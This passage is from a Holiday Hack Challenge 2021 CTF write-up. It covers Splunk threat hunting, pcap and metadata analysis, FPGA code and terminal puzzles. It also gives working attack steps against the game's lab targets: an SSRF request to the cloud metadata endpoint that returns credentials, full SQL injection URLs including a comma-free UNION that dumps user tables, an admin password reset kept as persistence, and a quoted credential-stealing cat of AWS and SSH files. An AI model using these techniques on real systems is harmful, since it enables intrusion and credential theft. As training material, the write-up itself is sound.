Enter ELFU.LOCAL\nvfffnnpkr's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Dec  2 16:39:42 2021
  ..                                  D        0  Wed Dec 22 08:01:33 2021
  SantaSecretToAWonderfulHolidaySeason.pdf      N   173932  Thu Dec  2
16:38:26 2021

                41089256 blocks of size 1024. 34791904 blocks available
```

I used `smbclient` to download the SantaSecretToAWonderfulHolidaySeason.pdf file and downloaded it locally via `scp`.

As per the document, the first secret ingredient Santa urges each elf and reindeer to consider for a wonderful holiday season is **kindness**.

Objective 9 – Splunk!

To answer this challenge, we need to complete the Splunk exercise and receive a message from Santa.

Task 1- Record the most common git-related CommandLine that Eddie used

Answer: `git status`

Process: use the provided sample search and look for the most used `git` process

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-
Sysmon/Operational EventCode=1 user=eddie
| stats count by CommandLine
| sort - count
```

Task 2 – Determine the remote repositor that he configured as origin for the 'partnerapi' repot

Answer: `git@github.com:elfnp3/partnerapi.git`

Process: Look for commands that contain 'remote,' 'origin,' and 'partnerapi.' Eddie made a mistake, so find the latest one to determine the correct answer:

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-
Sysmon/Operational EventCode=1 user=eddie remote origin partnerapi
```

Task 3 – Gather the full command line that Eddit used to bring up the partnerapi project

Answer: `docker compose up`

Process: Search Eddie's events for commands containing docker and find the relevant CommandLine.

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-
Sysmon/Operational EventCode=1 user=eddie docker
```

Task 4 – Determine the URL of the vulnerable GitHub repo that the elves cloned for testing

Answer: https://github.com/snoopysecurity/dvws-node

Process: Since we are told these events are coming into Splunk via GitHub webhooks, I wanted to find where they were. I started by searching index=* and looking at the available sourcetypes which revealed "github_json"

Searching for "sourcetype=github_json" reveals 27 events. Using the "interesting fields explorer" I found the "repository.clone_url" which contained https://github.com/elfnp3/dvws-node.git and https://github.com/elfnp3/partnerapi.git. The partnerapi is not publicly available, but dvws-node ("Damn Vulnerable Web Services") is available and sounds in scope for the question. By viewing the repo on the elfnp3 account, we can see it is forked from snoopysecurity/dvws-node.

Task 5 – Determine the name of the library added to the partnerapi project from NPM

Answer: `holiday-utils-js`

Process: I checked all of Eddie's recorded command lines for the presence of "npm" to find what was added. The command `node /usr/bin/npm install holiday-utils-js` was discovered via the search below.

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-
Sysmon/Operational EventCode=1 user=eddie npm  | uniq | top limit=30
CommandLine
```

Task 6 – Capture the full_process field of anything that looks suspicious in the baseline of Eddie's traffic

Answer: `/usr/bin/nc.openbsd`

Process: A sample search was provided that revealed traffic on 9418 and 16842. Port 9418 has two hits, and upon research, this is commonly associated with `git`. Port 16842 has one hit and is not commonly associated with any known service.

The following search reveals the malicious process with process_name value of "`/usr/bin/nc.openbsd`"

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-
Sysmon/Operational EventCode=3 user=eddie dest_port=16842
```

Task 7 – How many files were accessed by the suspicious parent process

Answer: 6

Process: We need to find other items launched by the same parent process. We can use the following search to get more information about the malicious process to get its parent process:

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-
Sysmon/Operational user=eddie ProcessId=6791
```

The parent_process_id is 6788, so we can search on that to determine what else was accessed via the suspicious parent process:

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-
Sysmon/Operational user=eddie parent_process_id=6788
```

This reveals the following cat command, seen accessing the six files:

```
cat /home/eddie/.aws/credentials /home/eddie/.ssh/authorized_keys
/home/eddie/.ssh/config /home/eddie/.ssh/eddie /home/eddie/.ssh/eddie.pub
/home/eddie/.ssh/known_hosts
```

Task 8 – What is the name of the Bash script that accessed sensitive files and likely exfiltrated them

Answer: `preinstall.sh`

Process: We can use the previous search to pivot off the parent_process_id that ran the `cat` command. Instead, we will use it as the process_id to see the associated command line:

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-
Sysmon/Operational user=eddie process_id=6788
```

From this search, we can see that the ParentCommandLine that launched the `cat` command was "`/bin/bash preinstall.sh`"

Alternatively, we could have also looked for common file extensions associated with Bash scripts to find potential candidates:

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-
Sysmon/Operational user=eddie *.sh
```

Challenge Answer

After completing the to-do list, Santa says "you're a **whiz**!"

Objective 10 – Now Hiring!

To solve this challenge, we need to retrieve the access key for the Jack Frost Tower job applications server.

With the help of Noxious O. D'or, we can learn a little bit about accessing common API's and information on platforms like AWS. He also mentions he is concerned about server-side request forgery (SSRF) and the IMDS information we learned about.

The site, apply.jackfrosttower.com, has an application that requests Name, Email, Phone, Expertise, resume upload, a URL to access and validate your Naughty List Background Investigation report, and additional information.

I loaded the website in Burp Proxy and began submitting an application to see what the client and server did. After intercepting the first request, it appears that it will be easy to modify the request in Burp repeater after changing around some variables.

Within Burp Proxy's HTTP history section, I noticed that after an application was submitted, an image was displayed on the success page based on the name submitted in the application. The image itself was broken but appeared to contain information regarding some information about the request and a base64 response.

By asking the application to retrieve information from http://169.254.169.254 instead of the suggested NLBI report URL, the response from the API will be represented in the resulting jpg response to the application submission.

By submitting a request like this:

```
GET
/?inputName=yeet&inputEmail=&inputPhone=&resumeFile=&inputWorkSample=http%3A%2
F%2F169.254.169.254%2Flatest%2Fmeta-data%2Fiam%2Fsecurity-credentials%2Fjf-
deploy-role&additionalInformation=&submit= HTTP/2
```

We can receive a response containing this:

```
{
	"Code": "Success",
	"LastUpdated": "2021-05-02T18:50:40Z",
	"Type": "AWS-HMAC",
	"AccessKeyId": "AKIA5HMBSK1SYXYTOXX6",
	"SecretAccessKey": "CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX",
	"Token":
"NR9Sz/7fzxwIgv7URgHRAckJK0JKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfZWbxQ==",
	"Expiration": "2026-05-02T18:50:40Z"
}
```

The secret access key is **CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX**.

Objective 11 – Customer Complaint Analysis

For this challenge, we have to review a pcap and provide the names of three trolls that complained about a guest.

To start, I opened the pcap in Wireshark and followed the TCP streams to see what kind of data was going in and out of the complaint form application.

It appears that most complaints are submitted and contain name, troll_id, guest_info, and description parameters.

There are only a limited number of complaints, so it was possible to flip through them all. There was one submission that stood out; the application appears to be for trolls to submit complaints; however, there is a single complain from Muffy VonDuchess Sebastian that does not fit the same pattern as all the other complaints.

However, this would be difficult to find in a much bigger pcap. The challenge notes that there was a human with a non-compliant host. Specifically, Tinsel Upatree provides information on RFC3514: the Evil Bit in IPv4 headers.

I wanted to understand more on how to check presence of the Evil Bit with Wireshark when I came across this post: https://blog.benjojo.co.uk/post/evil-bit-RFC3514-real-world-usage

As it turns out, not a lot of applications have native support for the evil bit…however, due to the reserved bit being used, we can still query for it's presence by another name.

The following Wireshark filter will "find the human":

```
ip.flags.rb == 0
```

(Alternatively, if the filter is set to 1 to find presence of the evil bit, the Troll's submissions appear.)

This filter again finds Muffy VonDuchess's complaint. Using her submission indicating she is in room 1024, we can search for other records referencing that room.

```
urlencoded-form.value contains "1024"
```

This reveals the three complaints:

Flud submits, "Lady call front desk. Complain "employee" is rude. Say she is insult and want to speak to manager. Send Flud to room. Lady say troll call her towels thief. I say stop steal towels if is bother her."

Hagg submits, "Lady call front desk. I am walk by so I pick up phone. She is ANGRY and shout at me. Say she has never been so insult. I say she probably has but just didn't hear it."

Yaqh submits, "Lady call desk and ask for more towel. Yaqh take to room. Yaqh ask if she want more towel because she is like to steal. She say Yaqh is insult. Yaqh is not insult. Yaqh is Yaqh."

The answer to submit for this challenge if "**Flud Hagg Yaqh**"

Objective 12 – Frost Tower Website Checkup

To complete this challenge, we are asked to discover the contents of Jack Frost's todo list and determine what job position Jack intends to offer Santa.

We are offered the full source code of the website to look for SQL injection issues. Hints indicate the API documentation for express-session and mysqljs could be incredibly value.

There is not much to do on the staging.jackfrosttower.com front page. The source code offers information about other interesting backend pages like dashboard, adduser, resetpass.

Almost all pages seem to redirect to the login page. The “server.js” code actually runs all the site logic, and the individual .ejs files lay out the template and design of each page.

Checking the server.js code, it appears that pages requiring authentication all require “session.uniqueID” to be set. Additionally, some pages also require that “session.userstatus” == 1 for sensitive rights. These values are not stored or configurable on the client side, they appear to be associated with the session as stored on the server.

The presence of a CSRF check and the authentication requirements for most pages with anything useful made automated scanning or request editing difficult.

The first step required to access any of the pages behind authentication is to get the session.uniqueID populated. In a normal, successful sign in, the session.uniqueID gets set to the submitted username. However, if the login fails, instead of any session properties getting set, the session is “destroyed.”

Since we have access to the source code, we can find all places where session.uniqueID are interacted with to determine if it can be set to any value, which will allow us to at least access authenticated but non-sensitive endpoints. It appears the contact form will set session.uniqueID to the email address submitted on the contact page, but only if the email already exists in the contact database.

To exploit this, we can submit the contact form on staging.jackfrosttower.com/contact once, then resubmit a request with the same email address. That will give our session.uniqueID a value. It does not matter what this value is, since none of the code checks for it to be any certain value, just that it exists.

This session persists, despite being unauthenticated, because when the express-session settings were set up, “saveUninitialized” was set to True. According to the documentation suggested by Ribb Bonbowford, this setting will save a session to the store even if it hasn’t been modified. It is even noted “choosing false is useful for implementing login sessions.” This departure from best practices, and the use of a single variable name for two purposes, allows “authenticated” access to site functions as long as the session does not get destroyed by failing a login.

After bypassing authentication controls, the dashboard displays content from the contacts database. We can access details for the users as well as search. The next step is to discover if any of the new pages we have access to are vulnerable to a SQL injection attack.

Checking the queries built in server.js, almost every item that interacts with the database uses the escape function (directly, or via ? substitution—which as per the mysqljs documentation is also a safe way to escape user input). The documentation also explains in depth what the escape function actually does to make a query safe.

Eventually (*and do I mean eventually*), I noticed that there was something different and peculiar about the details page. The details page query is coded like this:

```
app.get('/detail/:id', function(req, res, next) {
    session = req.session;
    var reqparam = req.params['id'];
    var query = "SELECT * FROM uniquecontact WHERE id=";

    if (session.uniqueID){
```

```
try {
    if (reqparam.indexOf(',') > 0){
        var ids = reqparam.split(',');
        reqparam = "0";
        for (var i=0; i<ids.length; i++){
            query += tempCont.escape(m.raw(ids[i]));
            query += " OR id="
        }
        query += "?";
    }else{
        query = "SELECT * FROM uniquecontact WHERE id=?"
    }
} catch (error) {
    console.log(error);
    return res.sendStatus(500);
}
```

This endpoint actually can receive a comma separated list of IDs and retrieve multiple items from the table. If a single ID is submitted, it gets crafted using the escape character—"`SELECT * FROM uniquecontact WHERE id=?`" However, if multiple IDs are submitted, the script iterates through each one to build the full DB query. It adds an escape to the end, but the first item in the array is read using the raw function. The mysqljs documentation notes, "**Caution**: The string provided to mysql.raw() will skip all escaping functions when used, so be careful when passing in unvalidated input." So even though the developers submit the raw request within an escape function, it is discarded.

In effect, the query built becomes

```
SELECT * FROM uniquecontact WHERE id=[ATTACKER CONTROLLED] or id=?
```

From the details page, a command like this (injecting an "`[id] OR 1=1`" to make the WHERE clause true) will dump all users in the uniquecontact database:

```
https://staging.jackfrosttower.com/detail/600,601,602%20OR%201%3D1
```

However, looking at the code and the `encontact_db.sql` file, there are references to the users table and the uniquecontact table. There is no apparent reference to descriptions or data that would match up with expectations of Jack's todo list, so the goal may be to access a user that can pivot to some other data, perhaps offsite? However, from the way the query is built, it is not possible to change the fact the command is a select command against the uniquecontact table. I discovered you can include "`;--`" to insert a comment and disregard the final, escaped ID value. However, ending the first query with a semi-colon and attempting to run commands against other tables seems to fail.

A little stuck, I began attempting to scan the details endpoint with `sqlmap` (https://github.com/sqlmapproject/sqlmap) to help me figure out how to pivot to accessing or modifying data in the users table. By using the "`connect.sid`" value from the site cookie for a session that has uniqueID set, we can extend the authentication bypass to `sqlmap`.

The tool was able to validate that the page was vulnerable to injection and was able to detect the database in use; however, it failed to successfully execute a successful union attack to retrieve new data. It also failed to find much else about the database. The tool was able to automatically test for table names against a wordlist, which did find the tables in the code we already knew about: email and users. However, the code provided for the database is not live server code. It is possible that other tables or data were configured after initialization, which may contain data like a todo list with custom fields that describe what Jack will do. I considered using `CeWL` to create another wordlist, but first started with simple words like "Jack," "Santa," and "todo" and discovered there was a todo table in the database.

Using the same auto-guessing that allowed `sqlmap` to at least test for the existence of tables, column names can be attempted against a known table to retrieve limited information. Checking against todo, I received the following output:

```
Database: encontact
Table: todo
[5 columns]
+---------+-------------+
| Column  | Type        |
+---------+-------------+
| country | non-numeric |
| email   | non-numeric |
| id      | numeric     |
| note    | non-numeric |
| phone   | numeric     |
```

This confirmed for me that the data I was looking for was likely in the note column of the todo table, but I still needed a reliable way to access content from other tables.

After reading up on SQL injection techniques, it seemed the goal would be to perform a `UNION ALL SELECT *FROM [table]` to add everything from the table to the existing details output for uniquecontact.

Since the todo.notes field was in close reach, I thought the users table would be unnecessary and I could skip a step and immediately access that table. A query like this fails:

```
https://staging.jackfrosttower.com/detail/600,666%20UNION%20ALL%20SELECT%20notes%20FROM%20todo,602
```

Initially, I believed there was something fundamentally wrong with the UNION, that it was somehow being blocked or filtered. However, after looking at the escape functions and mysqljs documentation, I couldn't see that there was any mechanism in place in the code to prevent that or reject it specifically when other injections were working. As I started doing testing with a local mysql database and reading more about how UNION selects work, I realized that I couldn't call a single column like that because the number of columns on each side of the join must be equal. By that note, the todo table and uniquecontact may not be possible to join easily because the todo table seems shorter.

To validate that UNION worked, I attempted to UNION the uniquecontact table with itself, which was successful:

https://staging.jackfrosttower.com/detail/600,666%20UNION%20ALL%20SELECT%20*%20FROM%20uniquecontact--,602

According to the encontact_db.sql file, the users and uniquecontact tables should be similar sizes. Running a union fails, but gives us valuable information:

```
https://staging.jackfrosttower.com/detail/666%20UNION%20ALL%20SELECT%20*%20FRO
M%20users--,602
TypeError: /app/webpage/detail.ejs:29
    27|                                -
    28|                           <% }else { %>
 >> 29|                               <%= dateFormat(encontact.date_update,
"mmmm dS, yyyy h:MM:ss") %>
    30|                           <% } %>
    31|                           </li>
    32|                       </ul>

Invalid date
    at Object.dateFormat
(/app/node_modules/dateformat/lib/dateformat.js:39:17)
    at eval (eval at compile (/app/node_modules/ejs/lib/ejs.js:618:12),
<anonymous>:45:26)
    at Array.forEach (<anonymous>)
    at eval (eval at compile (/app/node_modules/ejs/lib/ejs.js:618:12),
<anonymous>:21:18)
    at returnedFn (/app/node_modules/ejs/lib/ejs.js:653:17)
    at tryHandleCache (/app/node_modules/ejs/lib/ejs.js:251:36)
    at View.exports.renderFile [as engine]
(/app/node_modules/ejs/lib/ejs.js:482:10)
    at View.render (/app/node_modules/express/lib/view.js:135:8)
    at tryRender (/app/node_modules/express/lib/application.js:640:10)
    at Function.render (/app/node_modules/express/lib/application.js:592:3)
```

The detail.ejs file is looking specifically for a dateFormat when reading the “date_update” column for output.

I made a quick comparison to see what the mapping was between the two tables:

```
id:id (good)
full_name:name (good)
email:email (good)
phone (varchar 50):password (varchar 255)
country (varchar 255):user_status (varchar 10)
date_created:date_created (good)
date_update (datetime):token (varchar 255)
```

When the injection goes to drop “token” in the output format for “date_update” the incompatibility between the two types causes the rendering to fail—the SQLi was successful but the server failed to process the results.

The solution for this would be to choose columns in the order we want via the SELECT statement.

An ideal query would have looked like this:

```
SELECT * FROM uniquecontact WHERE id=600 UNION ALL SELECT
id,name,email,password,user_status,date_created,date_created --; or =?
```

The only complication is that, due to the way the details page parses the arguments sent via the page, all the commas are removed. It doesn’t matter that it’s URL encoded. By the time it hits the query, no more commas exist in the code, so select looks for a column *idnameemailpassworduser_statusdate_created_date_created* instead of the carefully curated, expertly ordered list required.

After furiously Googling “SQL injection no commas???” for a while I came across this incredibly cursed solution:

```
select * from (select id from users)a join (select name from users)b join
(select email from users)c join (select password from users)d join (select
token from users)e join (select date_created from users)f join (select
date_created from users)g
```

Altogether, the request looked like this:

```
https://staging.jackfrosttower.com/detail/666%20UNION%20ALL%20select%20*%20fro
m%20(select%20id%20from%20users)a%20join%20(select%20name%20from%20users)b%20j
oin%20(select%20email%20from%20users)c%20join%20(select%20password%20from%20us
ers)d%20join%20(select%20token%20from%20users)e%20join%20(select%20date_create
d%20from%20users)f%20join%20(select%20date_created%20from%20users)g%20LIMIT%20
10--,602
```

This successfully pulled out the details from the users table. Of note was the root@localhost “Super Admin” account:

```
root@localhost
$2b$15$KOFchO9HQuAuGqs0SqYKq.fH1n8ssHP7.nSL58Dd53doWHkNoJtte
xBINAYZJNglGGtsh16uVGyRLKylD0vlc
November 23rd, 2021 11:00:00
November 23rd, 2021 11:00:00
```

Based on the placement of my SELECT columns and the detail.ejs template, I knew that result contained the password and token for the admin account. At this point, I don’t think the user account is necessary. The injection I need to get my data is working so far and just needs to be modified. At this point I have also read enough of the code over and over and over again that I believe there is not much the admin can do that we need.

However, to complete a strand I chased in the beginning of the analysis, I was able to submit the "token" for "root@localhost" to forgotpass/token/xBINAYZJNglGGtsh16uVGyRLKylD0vlc to change the password for the admin account. Per the code, when this was completed the "token" field was cleared. Another player would have to request a reset for the account to regenerate the token and change a password to access this account. Just in case, I used my access with the root@localhost account to add myself another super admin had someone reset the admin and I lost access.

Moving on from that diversion—the code that performed the initial UNION could be slightly modified to pull a different column from a different table. The `sqlmap` output indicated the notes field was non-numeric and should easily line up with any of the fields being selected from uniquecontact.

For some reason I didn't care to trace out, the query worked as expected when setting a column to todo.note, but only a single result was retrieved. Since I knew that todo had an ID field, I simply stepped through each entry by modifying the portion of the query that entailed (`select id from todo where id=[count]`)

> https://staging.jackfrosttower.com/detail/666%20UNION%20ALL%20select%20*%20from%20(select%20note%20from%20todo)a%20join%20(select%20id%20from%20todo)b%20join%20(select%20note%20from%20todo%20where%20id%3D2)c%20join%20(select%20password%20from%20users)d%20join%20(select%20token%20from%20users)e%20join%20(select%20date_created%20from%20users)f%20join%20(select%20date_created%20from%20users)g%20LIMIT%2010--,602

This reveals the following plan:

```
TODO 1: Buy up land all around Santa's Castle
TODO 2: Build bigger and more majestic tower next to Santa's
TODO 3: Erode Santa's influence at the North Pole via FrostFest, the greatest
Con in history
TODO 4: Dishearten Santa's elves and encourage defection to our cause
TODO 5: Steal Santa's sleigh technology and build a competing and way better
Frosty present delivery vehicle
TODO 6: Undermine Santa's ability to deliver presents on 12/24 through elf
staff shortages, technology glitches, and assorted mayhem
TODO  7: Force Santa to cancel Christmas
TODO  8: SAVE THE DAY by delivering Frosty presents using merch from the Frost
Tower Gift Shop to children world-wide... so the whole world sees that Frost
saved the Holiday Season!!!! Bwahahahahaha!
TODO  9: With Santa defeated, offer the old man a job as a clerk in the Frost
Tower Gift Shop so we can keep an eye on him
```

The answer to this challenge is **clerk**.

Objective 13 – FPGA Programming

The final challenge is to program an FPGA chip intended for use with a new doll.

We need to be able to generate a square wave for 500Hz, 1KHz, 2KHz frequency inputs as well as a random frequency.

It was very difficult to get started on this challenge. However, there is a great writeup available here: https://numato.com/kb/generating-square-wave-using-fpga/

The detail in the article summary was helpful to begin understanding more about the challenge at hand. The "elaborate code" was easy to bring into the console and adapt to generate valid code. The biggest difference is that instead of providing a `CLOCK_FREQUENCY`, `freq` is already being provided as an input and cannot be manually set.

I was completely lost on where to start with this and the implications of clock speed and frequency. So, I just started throwing numbers into it.

I found that using `freq/2 -1` in my "counter" against each frequency generated a baseline that I could then muck about with to see if I was getting closer or further to an answer. The results were unexpected, possibly because I haven't done math like this in over ten years and when I did I wasn't very good at it. For 500Mhz, `(freq*5)/2-1` worked perfectly. Stumbling upon this gave me grave misconceptions about what I was doing and how to move forward successfully.

The answer for 1Khz was not nearly as straightforward. I ran tests to get closer and closer to the value only to end up way off or no longer creating a square wave.

I was not making any progress and decided that I should ultimately understand what was at hand better so I could create a single solution that handles 3 static inputs and one random.

Eventually, I came across this post and code: https://electronics.stackexchange.com/questions/205749/generation-of-square-wave-using-veilog

Based on the formula for the period based on clock speed and frequency, I determined that if I could calculate the period, I could then use that to find the midway point and set the counters in the code appropriately.

The period needs to be found by the following formula: `(12500000000)/(freq)`

The code was adaptable with only a few edits. By assigning the period then using (`period - 1`) and (`period/2`) to find the midway points instead of explicitly defining the numbers as in the example, the code should be responsive to all frequency inputs.

When I first ran the code, the answers were all off by several factors of 10 but were promising.

By adding more '0's to my period equation, the answer got more and more accurate. *I probably made a big error converting from units somewhere.*

However! When I got to the number of '0's I needed, the resulting number was too big to handle. To alleviate this, I divided first by the largest number supported then divided it again by 10.

The following code successfully generates a square wave at every frequency:

```
`timescale 1ns/1ns
module tone_generator (
```

```
    input clk,
    input rst,
    input [31:0] freq,
    output wave_out
);
    // ---- DO NOT CHANGE THE CODE ABOVE THIS LINE ----
    // ---- IT IS NECESSARY FOR AUTOMATED ANALYSIS ----
    // TODO: Add your code below.
       // Counter for toggling of clock
       integer counter = 0;
       reg sq_wave_reg = 0;
       assign wave_out = sq_wave_reg;
    integer period = 0;

    always @(posedge clk)

        begin
        period <= (1250000000)/(freq/10);
            if (rst == 1'b1  ||  counter == (period - 1)) // period, count
from 0 to n-1
                counter <= 0;
            else
                counter <= counter + 1'b1;

            // synchronous output without glitches
            if (rst == 1'b0  &&  counter < (period/2)) // duty cycle, m cycles
high
                sq_wave_reg <= 1'b1;
            else
                sq_wave_reg <= 1'b0;
          end

endmodule
```

Terminals

Terminals are presented in alphabetical order and have no relation to difficulty or linearity to objectives or plot.

The Elf Code

The Elf Code is back, this time in Python instead of Javascript. We need to beat eight levels of The Elf Code for help from Ribb Bonbowford. Solutions to each level are below.

Level 1

```
import elf, munchkins, levers, lollipops, yeeters, pits
elf.moveLeft(10)
elf.moveUp(100)
```

Level 2

```
import elf, munchkins, levers, lollipops, yeeters, pits
all_lollipops = lollipops.get()
lollipop1 = all_lollipops[1]
lollipop0 = lollipops.get(0)
elf.moveTo(lollipop1.position)
elf.moveTo(lollipop0.position)
elf.moveLeft(3)
elf.moveUp(100)
```

Level 3

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0 = levers.get(0)
lollipop0 = lollipops.get(0)
elf.moveLeft(6)
sum = lever0.data() + 2
lever0.pull(sum)
elf.moveLeft(4)
elf.moveUp(100)
```

Level 4

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0, lever1, lever2, lever3, lever4 = levers.get()
elf.moveLeft(2)
lever4.pull("A string")
elf.moveUp(2)
lever3.pull(True)
elf.moveUp(2)
lever2.pull(666)
```

```
elf.moveUp(2)
lever1.pull([420,69])
elf.moveUp(2)
lever0.pull({"ayy" : "lmao", "here come" : "dat boy"})
elf.moveUp(100)
```

Level 5

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0, lever1, lever2, lever3, lever4 = levers.get()
elf.moveLeft(2)
lever4.pull(lever4.data()+" concatenate")
elf.moveUp(2)
def my_answer(wat):
    return not wat
lever3.pull(my_answer(lever3.data()))
elf.moveUp(2)
lever2.pull(lever2.data()+1)
elf.moveUp(2)
myList = lever1.data()
myList.append(1)
lever1.pull(myList)
elf.moveUp(2)
lev0ans = lever0.data()
lev0ans['strkey'] = 'strvalue'
lever0.pull(lev0ans)
elf.moveUp(100)
```

Level 6

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0 = levers.get(0)
ansCheck = lever0.data()
def getAns(checkIt):
    if type(checkIt) == str:
        return checkIt+checkIt
    if type(checkIt) == bool:
        return not checkIt
    if type(checkIt) == int:
        return checkIt*2
    if type(checkIt) == list:
        checkItNew=[ i+1 for i in checkIt]
        return checkItNew
    if type(checkIt) == dict:
        checkIt["a"] = checkIt["a"] + 1
        return checkIt
elf.moveUp(2)
lever0.pull(getAns(ansCheck))
elf.moveUp(100)
```

Level 7

```
import elf, munchkins, levers, lollipops, yeeters, pits
for num in range(2):
    elf.moveLeft(3)
    elf.moveUp(100)
    elf.moveLeft(3)
    elf.moveDown(100)
elf.moveLeft(3)
elf.moveUp(1000)
```

Level 8

```
import elf, munchkins, levers, lollipops, yeeters, pits
all_lollipops = lollipops.get()
lever0 = levers.get(0)
for lollipop in all_lollipops:
    elf.moveTo(lollipop.position)
elf.moveTo(lever0.position)
lever0.pull(["munchkins rule"] + lever0.data())
elf.moveDown(4)
elf.moveLeft(6)
elf.moveUp(100)
```

Exif Metadata

A file has been modified by Jack Frost. Using `exiftool` to review file metadata, determine which file was modified.

The command "`exiftool *`" will display all metadata for all files. I used this since I wasn't completely sure what kind of metadata we would be looking for information in.

I manually reviewed the metadata for anomalies and found `2021-12-21.docx` with a modified date that did not match other files or its creation date.


To only extract the modified dates for an easier digestible comparison, run "`exiftool * -ModifyDate`"

Submit "`2021-12-21.docx`" in the top panel to solve the challenge.

Frostavator

To solve this challenge, you have to reorder the six logic gates to ensure that all outputs are on.

The following solution will allow the elevator to operate



Grepping for Gold

In this challenge, we need to find answers to several questions out of a very large nmap output.

The questions, associated syntax/process, and answers are below.

What port does 34.76.1.22 have open?

Answer: 62078

```
elf@6e5595dc136e:~$ grep 34.76.1.22 bigscan.gnmap
Host: 34.76.1.22 ()     Status: Up
Host: 34.76.1.22 ()     Ports: 62078/open/tcp//iphone-sync///      Ignored
State: closed (999)
```

What port does 34.77.207.226 have open?

Answer: 8080

```
elf@6e5595dc136e:~$ grep 34.77.207.226 bigscan.gnmap
Host: 34.77.207.226 ()     Status: Up
Host: 34.77.207.226 ()     Ports: 8080/open/tcp//http-proxy///      Ignored
State: filtered (999)
```

How many hosts appear "Up" in the scan?

Answer: 26054

```
elf@6e5595dc136e:~$ grep "Status: Up" bigscan.gnmap | wc -l
26054
```

How many hosts have a web port open?

Answer: 14372

```
lf@6e5595dc136e:~$ grep
'80/open/tcp//http\|443/open/tcp//https\|8080/open/tch//http' bigscan.gnmap |
wc -l
14372
```

How many hosts with status Up have no (detected) open TCP ports?

Answer: 402

```
elf@6e5595dc136e:~$ grep Ports bigscan.gnmap | wc -l
25652
elf@6e5595dc136e:~$ expr 26054 - 25652
402
```

(Explanation: hosts with no open ports do not have a corresponding "Ports" output line. By finding every entry containing “Ports” and subtracting it from the total number of hosts in the file, we can derive items with no open ports.)

What's the greatest number of TCP ports any one host has open?

Answer: 12

```
elf@6e5595dc136e:~$ grep "Status: Up" -A 1 bigscan.gnmap | grep "Status: Up" -
v | cut -d'(' -f3| sort -r
```

(Explanation: This is a hacky command to pull out the filtered/closed result at the end of the scan results and sort them. By sorting and seeing the number with the least ports closed, we can derive how many common TCP ports are open by subtracting it from 1000. The lowest result were hosts with 988 ports closed.)

IMDS Exploration

This is more of an interactive tutorial than a challenges. However, if anyone lacks direct experience with cloud platforms like I did, it will provide great guidance when working on the job application objective.

IPv6 Sandbox

To solve this challenge, we have to discover and access a service running on this terminal using a password that's stored on another machine.

First, I ran "`ip addr sho`" to find my local IP—192.168.160.3

